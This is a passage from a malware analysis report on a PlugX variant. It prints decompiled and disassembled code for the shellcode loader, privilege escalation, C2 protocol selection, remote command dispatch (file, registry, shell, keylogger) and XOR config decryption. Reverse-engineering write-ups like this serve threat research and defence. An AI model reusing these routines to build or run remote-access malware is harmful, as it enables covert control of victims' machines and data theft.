 // 0070000  00 00 00 00 29 00 6C 02  A8 0A 03 00 92 15 6C 02  ....).l.¨…’.l.
 // 0070010  52 E5 02 00 69 00 6C 02  0C 15 00 00 00 00 00 00  Rå..i.l.........
plugx_mapped_dll->signature = 0;
plugx_decrypted_dll->ptr_shellcode_base = ptr_call_addr;  // 00402029 E8 00 00 00 00
plugx_decrypted_dll->shellcode_size = end_sc_offset;
plugx_decrypted_dll->ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr;// 00403592 1C 9B ....
plugx_decrypted_dll->encrypted_PlugX_size = compressed_dll_size;// 0x2E552
plugx_decrypted_dll->config = config;                       // 0x0402069 (offset 0x69 on disk)
plugx_decrypted_dll->config_size = config_size;             // 0x0150C
plugx_decrypted_dll->ptr_PlugX_entry_point = plugx_mapped_dll + payload_nt_headers->OptionalHeader.AddressOfEntryPoint;
VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READWRITE, &flOldProtect);
if ( !(plugx_decrypted_dll->ptr_PlugX_entry_point)(plugx_mapped_dll, 1, 0) )
  return 0x15;
if ( ExportProc )
  ExportProc();                                             // execute export function
if ( !VirtualFree(compressed_buf, 0, MEM_RELEASE) )
  return 0x16;
if ( VirtualFree(uncompressed_buf, 0, MEM_RELEASE) )
  return 0;
return 0x17;
}
```


<u>Note</u>*: At the time of analyzing this shellcode, we have not yet confirmed it is a variant of the PlugX malware, but only raised doubts about the relationship. It was only when we analyzed the above extracted Dll, then we confirmed for sure that this was a variant of PlugX and renamed the fields in the struct for understandable reasons as screenshot above.*

4. Analyze the extracted Dll

We will not go into detailed analysis of this Dll, but only provide the necessary information to prove that this is a PlugX variant as well as the process of decrypting the configuration information that the malware will be used.

4.1. How PlugX calls an API function

In this variant, information about API functions is stored in **xmmword**, then loaded into the **xmm0** (128-bit) register, the missing part of the function name will be loaded through the stack. The malicious code gets the handle of the Dll corresponding to these API functions, then uses **GetProcAddress** function to retrieve the address of the specified API function to use later:




```
.text:10027A90 000         push    ebp
.text:10027A91 004         mov     ebp, esp
.text:10027A93 004         sub     esp, 84h
.text:10027A99 088         movdqa  xmm0, xmmword_100078A0
.text:10027AA1 088         mov     eax, GetCurrent
.text:10027AA6 088         push    ebx
.text:10027AA7 08C         push    esi
.text:10027AA8 090         xor     esi, esi
.text:10027AAA 090         mov     [ebp+lpName], ecx
.text:10027AAD 090         mov     [ebp+token_handle], esi
.text:10027AB0 090         mov     [ebp+var_60], 73h ; 's'
.text:10027AB6 090         push    edi
.text:10027AB7 094         mov     edi, ds:GetProcAddress
.text:10027ABD 094         movdqu  xmmword ptr [ebp+ProcName], xmm0
.text:10027AC2 094         test    eax, eax
.text:10027AC4 094         jnz     short loc_10027AD7
.text:10027AC4
.text:10027AC6 094         lea     eax, [ebp+ProcName]
.text:10027AC9 094         push    eax             ; lpProcName
.text:10027ACA 098         call    f_retrieve_kernel32_handle
.text:10027ACA
.text:10027ACF 098         push    eax             ; hModule
.text:10027AD0 09C         call    edi ; GetProcAddress
.text:10027AD0
.text:10027AD2 094         mov     GetCurrentProcess_0, eax
.text:10027AD2
.text:10027AD7
.text:10027AD7     loc_10027AD7:                   ; CODE XREF: f_check_and_enable_privilege
.text:10027AD7 094         call    eax ; GetCurrentProcess_
```

```
xmmword_100078A0 xmmword 'secorPtnerruCteG'
                                                   ; DATA XRE
                                                   ; f_plugx_
```

4.2. Create main thread to execute


The malware adjusts the **SeDebugPrivilege** and **SeTcbPrivilege** tokens of its own process in order to gain full access to system processes. Then it creates its main thread, which is named “**bootProc**”:



```
f_create_unnamed_event(0)->dll_base = dll_base;
f_create_unnamed_event(0)->dll_base = dll_base;
f_create_unnamed_event(0)->dll_base = dll_base;
*wszSeDebugPrivilege = 'e\0S';
*&wszSeDebugPrivilege[2] = 'e\0D';
*&wszSeDebugPrivilege[4] = 'u\0b';
*&wszSeDebugPrivilege[6] = 'P\0g';
*&wszSeDebugPrivilege[8] = 'i\0r';
*&wszSeDebugPrivilege[0xA] = 'i\0v';
*&wszSeDebugPrivilege[0xC] = 'e\0l';
*&wszSeDebugPrivilege[0xE] = 'e\0g';
wszSeDebugPrivilege[0x10] = 0;
*wszSeTcbPrivilege = 'e\0S';
*&wszSeTcbPrivilege[2] = 'c\0T';
*&wszSeTcbPrivilege[4] = 'P\0b';
*&wszSeTcbPrivilege[6] = 'i\0r';
*&wszSeTcbPrivilege[8] = 'i\0v';
*&wszSeTcbPrivilege[0xA] = 'e\0l';
*&wszSeTcbPrivilege[0xC] = 'e\0g';
v6 = 0;
f_check_and_enable_privilege(wszSeDebugPrivilege);        // SeDebugPrivilege
f_check_and_enable_privilege(wszSeTcbPrivilege);          // SeTcbPrivilege
strcpy(szbootProc, "bootProc");
critical_section = sub_10007E50(0);
return f_spawn_thread(critical_section, &p_thread_handle, szbootProc, f_main_thread_func, 0);
```

4.3. Communicating with C2

The malware can communicate with C2 via TCP, HTTP or UDP protocols:



```
strcpy(szTCP_proto, "TCP");
strcpy(szHTTP_proto, "HTTP");
sz_protocol_info = L"*";
strcpy(szUDP_proto, "UDP");
strcpy(szICMP_proto, "ICMP");
switch ( choose_proto_flag )
{
  case 2:
    sz_protocol_info = szTCP_proto;
    break;
  case 3:
    sz_protocol_info = szHTTP_proto;
    break;
  case 4:
    sz_protocol_info = szUDP_proto;
    break;
  case 5:
    sz_protocol_info = szICMP_proto;
    break;
  default:
    break;
}
```

```
// Protocol:[%4s],
*szProto_Host_Proxy_format_str = _mm_load_si128(&xmmword_10007120);
strcpy(v15, "%s:%s]\r\n");
port_num_hi = HIWORD(src->f_retrieve_ip_address);
port_num_lo = LOWORD(src->f_retrieve_ip_address);
v8 = a2[1];
// Host: [%s:%d], P
v13 = _mm_load_si128(&xmmword_10007240);
// roxy: [%d:%s:%d:
v14 = _mm_load_si128(&xmmword_10007180);
// Protocol:[%4s], Host: [%s:%d], Proxy: [%d:%s:%d:%s:%s]\r\n
wsprintfA(
  szProto_Host_Proxy_full_str,
  szProto_Host_Proxy_format_str,
  sz_protocol_info,
  a2 + 2,
  v8,
  port_num_lo,
  &src->field_4,
  port_num_hi,
  &src->event_handle_1,
  &src->field_84);
f_send_str_to_debugger(szProto_Host_Proxy_full_str);
switch ( choose_proto_flag )
{
  case 2:
    result = f_connect_c2_over_TCP(this, arg0, a2, src);
    break;
  case 3:
    result = f_connect_c2_over_HTTP(this, arg0, a2, src);
    break;
  case 4:
    result = f_connect_c2_over_UDP(this, arg0, a2, src);
    break;
  case 5:
    result = 0x32;
```

4.4. Implemented commands

The malware will receive commands from the attacker to execute the corresponding functions related to *Disk*, *Network*, *Process*, *Registry*, etc.

```
map_file_buf = f_mapping_file_and_retrun_buf();
if ( map_file_buf )
{
  strcpy(&sz_input_cmd[0], "Disk");
  (*map_file_buf)(0xFFFFFFFF, 0, 0x20120325, f_perform_disk_action_command
}
f_perform_keylogger();
v15 = sub_100175F0();
if ( v15 )
{
  strcpy(&sz_input_cmd[4], "Nethood");
  (*v15)(0xFFFFFFFF, 5, 0x20120213, f_enumerate_network_resources, &sz_input_cmd[4]);
}
v16 = sub_10017AD0();
if ( v16 )
{
  strcpy(&sz_input_cmd[4], "Netstat");
  (*v16)(0xFFFFFFFF, 4, 0x20120215, f_retrieve_network_statistics, &sz_input_cmd[4]);
}
v17 = sub_10018D00();
if ( v17 )
{
  strcpy(&sz_input_cmd[4], "Option");
  (*v17)(0xFFFFFFFF, 6, 0x20120128, f_perform_option_sub_command, &sz_input_cmd[4]);
}
v18 = sub_10019580();
if ( v18 )
{
  strcpy(&sz_input_cmd[4], "PortMap");
  (*v18)(0xFFFFFFFF, 7, 0x20120325, f_start_port_mapping, &sz_input_cmd[4]);
}
v19 = sub_10019A10();
if ( v19 )
{
  strcpy(&sz_input_cmd[4], "Process");
  (*v19)(0xFFFFFFFF, 1, 0x20120204, f_perform_process_sub_command, &sz_input_cmd[4]);
```

```
switch ( cmd_info->subcommand )
{
  case 0x3000:
    result = f_enumerate_drives(a1, cmd_info);
    break;
  case 0x3001:
    result = f_find_file(a1, cmd_info);
    break;
  case 0x3002:
    result = f_find_file_recursively(a1, cmd_info);
    break;
  case 0x3004:
    result = f_read_file(a1, cmd_info);
    break;
  case 0x3007:
    result = f_write_file(a1, cmd_info);
    break;
  case 0x300A:
    result = f_create_directory(a1, cmd_info);
    break;
  case 0x300C:
    result = f_create_process_on_hidden_desktop(a1, cmd_info);
    break;
  case 0x300D:
    result = f_file_action(a1, cmd_info);              // file copy/rename/delete/move
    break;
  case 0x300E:
    result = f_get_expanded_environment_string(a1, cmd_info);
    break;
  default:
    result = 0xFFFFFFFF;
    break;
}
return result;
```

The entire list of commands as shown in the table below that the attacker can execute through this malware sample:


Command Group	Sub-command	Description
Disk	0x3000	Get information about the drives (type, free space)
	0x3001	Find file
	0x3002	Find file recursively
	0x3004	Read data from the specified file
	0x3007	Write data to the specified file
	0x300A	Create a new directory
	0x300C	Create a new process on hidden desktop
	0x300D	File action (file copy/rename/delete/move)
	0x300E	Expand environment-variable strings
Nethood	0xA000	Enumeration of network resources
Netstat	0xD000	Retrieve a table that contains a list of TCP endpoints
	0xD001	Retrieve a table that contains a list of UDP endpoints
	0xD002	Set the state of a TCP connection

Option	0x2000	Lock the workstation’s display
	0x2001	Force shut down the system
	0x2002	Restart the system
	0x2003	Shut down the system safety
	0x2005	Display massage box
PortMap	0xB000	Perform port mapping
Process	0x5000	Retrieve processes info
	0x5001	Retrieve modules info
	0x5002	Terminate specified process
RegEdit	0x9000	Enumerate registry
	0x9001	Create registry
	0x9002	Delete registry
	0x9003	Copy registry
	0x9004	Enumerates the values of the specified open registry key
	0x9005	Sets the data and type of a specified value under a registry key
	0x9006	Deletes a named value from the specified registry key
	0x9007	Retrieves a registry value
Service	0x6000	Retrieves the configuration parameters of the specified service
	0x6001	Changes the configuration parameters of a service
	0x6002	Starts a service
	0x6003	Sends a control code to a service
	0x6004	Delete service
Shell	0x7002	Create pipe and execute command line
SQL	0xC000	Get SQL data sources
	0xC001	Lists SQL drivers
	0xC002	Executes SQL statement

Telnet	0x7100	Start telnet server
Screen	0x4000	simulate working over the RDP Protocol
	0x4100	Take screenshot
KeyLog	0xE000	Perform key logger function, log keystrokes to file **"%allusersprofile%MSDN6.0USER.DAT"**

4.5. Decrypt PlugX configuration


As analyzed above, the malware will connect to the C2 address via HTTP, TCP or UDP protocols depending on the specified configuration. So where is this config stored? With the old malware samples that we have analyzed (1, 2, 3, 4), the PlugX configuration is usually stored in the **.data** section with the size of **0x724 (1828)** bytes.



```
f_MemCpy(&pMalConfig, &encoded_config_data, 0x724u);
result = f_memcmp(&pMalConfig, "XXXXXXXX", 8u);
if ( result )
{
  // 123456789
  strcpy(xor_key, "123456789");
  xor_key_len = f_lstrlenA(xor_key);
  result = f_XorDecode(&pMalConfig, 0x724, xor_key, xor_key_len);
}
```

```
.data:1001E000 _data                 segment para pul
.data:1001E000                       assume cs:_data
.data:1001E000                       ;org 1001E000h
.data:1001E000 encoded_config_data db 0D9h ; Ù
.data:1001E000
.data:1001E001                       db  31h ; 1
.data:1001E002                       db  33h ; 3
.data:1001E003                       db  34h ; 4
.data:1001E004                       db  78h ; x
.data:1001E005                       db  36h ; 6
.data:1001E006                       db  5Eh ; ^
.data:1001E007                       db  38h ; 8
.data:1001E008                       db  5Ah ; Z
.data:1001E009                       db  31h ; 1
.data:1001E00A                       db  40h ; @
.data:1001E00B                       db  33h ; 3
.data:1001E00C                       db  5Bh ; [
.data:1001E00D                       db  35h ; 5
.data:1001E00E                       db  45h ; E
.data:1001E00F                       db  37h ; 7
.data:1001E010                       db  57h ; W
.data:1001E011                       db  39h ; 9
.data:1001E012                       db  57h ; W
.data:1001E013                       db  32h ; 2
.data:1001E014                       db  47h ; G
.data:1001E015                       db  34h ; 4
.data:1001E016                       db  15h
.data:1001E017                       db  36h ; 6
.data:1001E018                       db  7Ah ; z
.data:1001E019                       db  38h ; 8
.data:1001E01A                       db  58h ; X
.data:1001E01B                       db  31h ; 1
.data:1001E01C                       db  5Eh ; ^
.data:1001E01D                       db  33h ; 3
```

Going back to the sample we are analyzing, we see that before the step of checking the parameters passed when the malware executes, it will call the function that performs the task of decrypting the configuration:



```
ptr_cmd_line = GetCommandLineW();
CommandLineToArgvW = ::CommandLineToArgvW;
strcpy(v46, "vW");
*v45 = _mm_load_si128(&xmmword_10007610);
if ( !::CommandLineToArgvW )
{
  shell32_handle = g_shell32_handle;
  strcpy(sz_shell32, "shell32");
  if ( !g_shell32_handle )
  {
    shell32_handle = LoadLibraryA(sz_shell32);
    g_shell32_handle = shell32_handle;
  }
  CommandLineToArgvW = GetProcAddress(shell32_handle, v45);
  ::CommandLineToArgvW = CommandLineToArgvW;
}
sz_arg_list = CommandLineToArgvW(ptr_cmd_line, &num_arguments);
sub_10007DC0(0);
f_decrypt_embedded_config_or_from_file_and_copy_to_mem();
if ( num_arguments == 1 )
  f_launch_process_or_create_service();
if ( num_arguments == 3 )
{
  lstrlenW = ::lstrlenW;
  arg_passed_1 = sz_arg_list[1];
  passed_arg1_info.buffer = 0;
  passed_arg1_info.buffer1 = 0;
```

Diving into this function, combined with additional debugging from shellcode, renaming the fields in the generated struct, we get the following information:

